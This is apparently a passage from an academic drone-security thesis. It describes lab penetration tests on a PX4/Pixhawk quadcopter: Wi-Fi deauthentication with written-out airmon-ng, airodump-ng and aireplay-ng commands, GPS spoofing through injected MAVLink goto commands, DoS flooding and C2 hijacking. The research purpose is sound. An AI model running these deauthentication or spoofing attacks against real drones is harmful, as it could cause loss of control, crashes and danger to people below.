


Figure 2.7: Malicious Command Injection via MAVLink Protocol




Figure 2.8: Battery depletion attacks on certain hardware

2.2.5 Denial of Service Flooding

A Denial-of-Service (DoS) attack on Unmanned Aerial Vehicles (UAVs) is a deliberate effort to overwhelm the drone's communication, control, or computational capabilities in order to disrupt or halt its operations. By exploiting flaws in wireless interfaces or protocols, these attack overwhelm system components like memory, bandwidth, or processing

units, preventing the UAV from maintaining stable flight, transmitting telemetry, or receiving legitimate commands. The main goals of DoS attacks are to impair availability and make the UAV inoperable, either temporarily or permanently. Because these attacks can be carried out at various levels, including physical layer jamming and network layer flooding, they pose a serious threat to the use of UAVs in both commercial and military applications [32].

DoS attacks on UAVs often exploit Wi-Fi deauthentication by sending forged management frames to disconnect the drone from its ground station. These frames lack authentication, allowing attackers to easily disrupt communication [33]. Another technique involves telemetry flooding, particularly targeting MAVLink, an unencrypted protocol widely used in UAV systems. By injecting a large amount of telemetry data or instructions, attackers can overwhelm the flight controller's processing capabilities, which can result in delayed responses, loss of control, or even autopilot failure[34].

The impact of DoS attacks on UAVs can be severe, leading to mission failure, flight instability, or even system crashes. When the control link is disrupted via deauthentication or flooding, the UAV may enter a failsafe mode such as return-to-home or emergency landing, which may not always be safe depending on the environment. Sustained attacks can freeze telemetry, prevent command execution, or cause the autopilot to become unresponsive, rendering the drone uncontrollable in flight [33]. Lightweight tools like hping3, Aireplay-ng can trigger video feed loss, command delays, and sudden landings in commercial drones like the 3DR Solo and AR.Drone under DoS attacks [16].




Figure 2.9: Denial-of-Service flooding attack on a UAV using hping3

Chapter 3

Execution

3.1 Project Setup and Methodology

This chapter outlines the practical implementation of the proposed penetration testing framework using the Holybro PX4 Development Kit X500 V2 equipped with a Pixhawk 6C flight controller. The experiments are designed to test real-world cyberattacks on a UAV system, focusing on GPS spoofing, Wi-Fi deauthentication, battery depletion, command-and-control (C2) hijacking, and Denial-of-Service (DoS) flooding. The goal is to evaluate the vulnerability of UAV systems under controlled attack conditions and assess the resulting operational impact.

3.1.1 Evaluation Framework

To ensure repeatability and structured assessment, each attack was executed under the same evaluation framework:

1. **Setup:** Configure UAV, Ground Control Station (GCS), and attacker environment.
2. **Attack Execution:** Deploy the relevant exploit using controlled tools (e.g., aircrack-ng, hping3, MAVProxy).
3. **Telemetry Capture:** Collect logs from QGroundControl, MAVProxy, and PX4 onboard.
4. **Metric Extraction:** Measure disruption latency, recovery time, CPU load, path deviation, and battery voltage.
5. **Evaluation:** Compare results against prior literature and assess operational impact, detectability, and mitigation feasibility.

3.1.2 Evaluation Metrics

The following metrics were consistently applied across attacks:

- **Disruption Latency (s):** Time from attack onset until UAV control or telemetry was lost.
- **Recovery Time (s):** Duration required for UAV to reconnect or resume normal operation.
- **Path Deviation (m):** Divergence from planned GPS trajectory during spoofing or disruption.
- **CPU/MCU Utilisation (% and °C):** Resource stress measured during DoS and battery depletion attacks.
- **Operational Continuity:** Whether mission continued, aborted, or entered failsafe behaviour.

These metrics provide an evidence-based method for quantifying UAV resilience, ensuring comparability across different attack types.

3.1.3 UAV Platform and Tools

Hardware Setup

1. **Holybro X500 V2 Frame**: A robust quadcopter frame with integrated power distribution.
2. **Pixhawk 6C Flight Controller**: Responsible for stabilizing and controlling flight using PX4 autopilot firmware.
3. **PM02D Power Management Module**: Provides power to the flight controller and supports battery monitoring.
4. **u-blox GPS Module**: Supplies GNSS positioning data to the flight controller.
5. **Telemetry Radio (433 MHz)**: Supports bidirectional communication with the Ground Control Station (GCS).
6. **Holybro SiK Telemetry and Wi-Fi Module** for PX4-MAVLink communication.
7. **Battery**: 4S LiPo battery rated at 5200mAh or Direct mains power.

Software Setup

1. **GPS-SDR-SIM**: GPS spoofing.
2. **Aircrack-ng suite**: Wi-Fi deauth.
3. **pyMAVLink Python library**: Battery depletion command injection.
4. **MAVProxy**: Command injection/hijacking.
5. **hping3**: DoS flooding.
6. **Wireshark**: Traffic sniffing.
7. **Nmap**: Network scanner.

3.2 Attack Execution Procedures

This section outlines the systematic approach taken to execute each of the five targeted cyberattacks on the UAV platform. The procedures are designed to be reproducible and to simulate realistic adversarial scenarios, evaluating the drone's response under controlled laboratory conditions.

3.2.1 Experiment Plan

Table 3.1: Attack Coverage by Mission Context

Attack Type	**Bench (USB)**	**Short Hover ($\leq$1 min)**	**Autonomous Mission**	**Endurance**
Wi-Fi Deauthentication	✗	✓	✗	✗
GPS Spoofing	✗	✗	✓	✗
C2 Hijacking (MAVLink)	✗	✓	✗	✗
DoS Flooding	✓	✓	✓	✓
Battery Depletion	✓	✗	✗	✓

3.2.2 Evaluation Metrics

The following metrics were applied consistently: - Disruption latency (s) - Recovery time (s) - Path deviation (m) - CPU load / MCU temperature - Operational continuity

3.2.3 Wi-Fi Deauthentication Attack

Objective:

The Wi-Fi deauthentication attack disrupts the UAV–GCS link by sending forged IEEE 802.11 deauthentication frames, exploiting the unauthenticated nature of management frames. This forces the UAV to disconnect, which in typical PX4 configurations may trigger a failsafe behaviour such as Return-to-Launch (RTL) or emergency landing. The experiment assesses the attack's feasibility and operational impact in real-world conditions.

Theoretical Basis:

Wi-Fi deauthentication exploits a long-standing flaw in the IEEE 802.11 standard, where management frames such as deauthentication and disassociation are sent without encryption or authentication. Any attacker within RF range can forge these frames and spoof a trusted MAC address, forcing an immediate disconnection. In UAV C2 links that rely on Wi-Fi, this results in instant loss of control and can be escalated into full command hijacking if combined with an *evil twin* access point.

Tools and Setup:

The hardware and software configuration for this experiment is as described in Section 3.1.3. For this specific attack, the Alfa AWUS036NHA wireless adapter was set to monitor mode to enable capture and injection of management frames.

Procedure:

1. *Preparation – Interface Configuration:* The Alfa adapter was switched to monitor mode to capture all Wi-Fi frames (Figure 3.1).

```
sudo airmon-ng start wlan0
```



Figure 3.1: Wireless adapter entering monitor mode using `airmon-ng`

2. *Reconnaissance – Network Discovery:* Using `airodump-ng`, UAV's SSID (`PX4_AP`), BSSID (`D8:3A:DD:B8:CF:B1`), and the associated GCS MAC address (`70:08:94:34:EC:FF`) were identified (Figure 3.3).

```
sudo airodump-ng wlan0mon
```




Figure 3.2: `airodump-ng` capture showing PX4_AP SSID, BSSID



Figure 3.3: Filtered `airodump-ng` output showing PX4_AP BSSID and associated GCS MAC.

3. *Attack – Deauthentication Injection:* Continuous deauthentication frames were injected targeting the UAV's Wi-Fi interface, spoofing the GCS MAC to appear as a legitimate disconnect request (Figure 3.4).

```
sudo aireplay-ng --deauth 100 -a D8:3A:DD:B8:CF:B1 -c
70:08:94:34:EC:FF wlan0mon
```




Figure 3.4: `Injection of deauthentication frames causes disconnection of legitimate controller`

4. *Observation – UAV Behaviour:* Within ∼3–4 seconds of injection, QGroundControl reported Disconnected status and telemetry updates ceased (Figure 3.6). This indicates the loss of the C2 link between the UAV and the GCS..




Figure 3.5: Filtered `airodump-ng` output showing PX4_AP BSSID and No GCS Address




Figure 3.6: QGroundControl interface displaying *Disconnected* status after link loss

5. *Repetition & Validation:* The deauthentication procedure was executed multiple times under the same test conditions to verify consistency. In each trial, the UAV lost its C2 link within ∼3–4 seconds of frame injection, and QGroundControl displayed a Disconnected status. The consistent results across all repetitions confirm that the attack reliably caused the observed loss of communication.

Link to Evaluation

The execution results presented above are analysed in Chapter 4 using the evaluation metrics defined in Section 3.1. These include disruption latency, recovery time, and operational continuity. The findings are compared with prior UAV Wi-Fi attack studies and assessed for their generalisability to other UAV platforms.

Table 3.2: Post-Execution Summary — Wi-Fi Deauthentication

Item	**Success Criterion (Pre-Test)**	**Observed Outcome (This Run)**
Objective	Force operator lockout	Achieved: QGC showed *Communication Lost*
Disruption Latency	≤5 s to link loss	∼3–4 s to link loss
Recovery Time	< 10 s to auto-reconnect	∼7 s; mission could resume
Position Hold	No unsafe drift under GPS lock	No drift observed (stable lock)
Operator Alerts	GCS and PX4 should log link-loss	QGC alert; PX4 generic data-link loss (no attribution)

3.2.4 GPS Spoofing Attack

Objective:

The GPS spoofing attack aims to mislead the UAV's navigation system by feeding it falsified GPS coordinate data, causing it to deviate from its intended mission path and potentially enter unsafe or unauthorized areas.

Theoretical Basis:

GPS receivers in UAVs determine position based on satellite signals. In the absence of encrypted, authenticated GPS (e.g., SAASM or RTK corrections), these receivers can be deceived by stronger, counterfeit GPS signals or injected MAVLink location updates. This results in the UAV accepting false position data and altering its route. Prior research, such as [12] and [35], demonstrates successful GPS spoofing on civilian UAV systems without cryptographic safeguards.

Tools and Setup:

The UAV platform and software environment are described in Section 3.1.3. For this attack, QGroundControl was used to monitor mission status, and a custom Python script (`gg3.py`) was used to inject spoofed GPS waypoints via MAVLink, redirecting the UAV towards Cheltenham.

Procedure:

1. *Mission Planning:* The original mission was prepared in QGroundControl with a predefined set of waypoints and a corridor scan pattern.




Figure 3.7: Mission plan before GPS spoofing.

2. *Mission Execution:* The UAV was launched and began following its programmed AUTO mission, progressing through the predefined waypoints.




Figure 3.8: UAV in-flight following the original mission route.

3. *Spoofing Script Execution:* While the mission was ongoing, a custom Python-based GPS spoofing script was executed. The script transmitted repeated `GUIDED` mode `goto` commands containing falsified GPS coordinates corresponding to Cheltenham.




Figure 3.9: Execution of GPS spoofing script targeting Cheltenham.

4. *Course Diversion:* Within seconds, QGroundControl displayed the UAV deviating from its planned route and redirecting towards the spoofed location.




Figure 3.10: Map showing UAV's changed direction towards Cheltenham after spoof injection.




Figure 3.11: Continued redirection towards Cheltenham.

Table 3.3: Decoded MAVLink Telemetry Before and During GPS Spoofing Attack

Parameter	**Before Spoofing**	**During Spoofing**
Flight Mode	AUTO (following mission waypoints)	GUIDED (spoofed location commands)
Latitude / Longitude	51.4549° / –2.6290°	Redirected towards Cheltenham coordinates
Waypoint Progress	On planned route	Deviating from planned route
Ground Speed (m/s)	10.0	10.0
Mission Status	Executing planned mission	Overridden by spoofed target

5. *Observation – UAV Behaviour:* The UAV deviated from its intended path within ∼5 seconds of spoof command injection. Mission progress indicators in QGroundControl switched from `AUTO` to `GUIDED` mode, with the map displaying a direct course towards Cheltenham. Original waypoints were ignored.

6. *Repetition & Validation:* The spoofing procedure was repeated twice under identical conditions. In all cases, the UAV accepted spoofed GPS commands and altered course within 5–7 seconds, maintaining stable flight while ignoring the original mission plan.

Link to Evaluation

The above execution confirms successful redirection of the UAV through spoofed coordinates. A detailed analysis of path deviation, detection feasibility, and comparison with prior GPS spoofing literature is provided in Chapter 4, based on the evaluation metrics introduced in Section 3.1.

Table 3.4: Post-Execution Summary — GPS Spoofing

Item	Success Criterion (Pre-Test)	Observed Outcome (This Run)
Objective	Covert mid-mission route diversion	Achieved: UAV diverted toward spoofed destination
Failsafe Behaviour	No failsafe triggered if spoof succeeds	No failsafe; autopilot trusted spoofed fix
Telemetry Health	GPS fix appears healthy to operator	QGC showed strong GPS lock; no alarms
Time to Deviation	Visible deviation within tens of seconds	Onset ∼5–7 s after acceptance; waypoints ignored
Attribution	System should flag inconsistency (ideal)	No anomaly flagged by PX4/QGC

3.2.5 Command & Control (C2) Hijacking Attack

Objective:

The C2 hijacking attack aims to gain unauthorised control of the UAV by injecting malicious commands into the MAVLink communication channel between the UAV and the Ground Control Station (GCS). This exploit takes advantage of MAVLink's lack of encryption and authentication, allowing an attacker to send commands that override legitimate operator control.

Theoretical Basis:

MAVLink is an unencrypted, unauthenticated lightweight messaging protocol widely used in UAV systems. Without cryptographic protections, any device within range or connected to the UAV's network can read telemetry and send forged commands. An attacker who discovers the UAV's IP address and active MAVLink port can impersonate the GCS, inject RC override or mode change commands, and seize control of the drone's behaviour.

Tools and Setup:

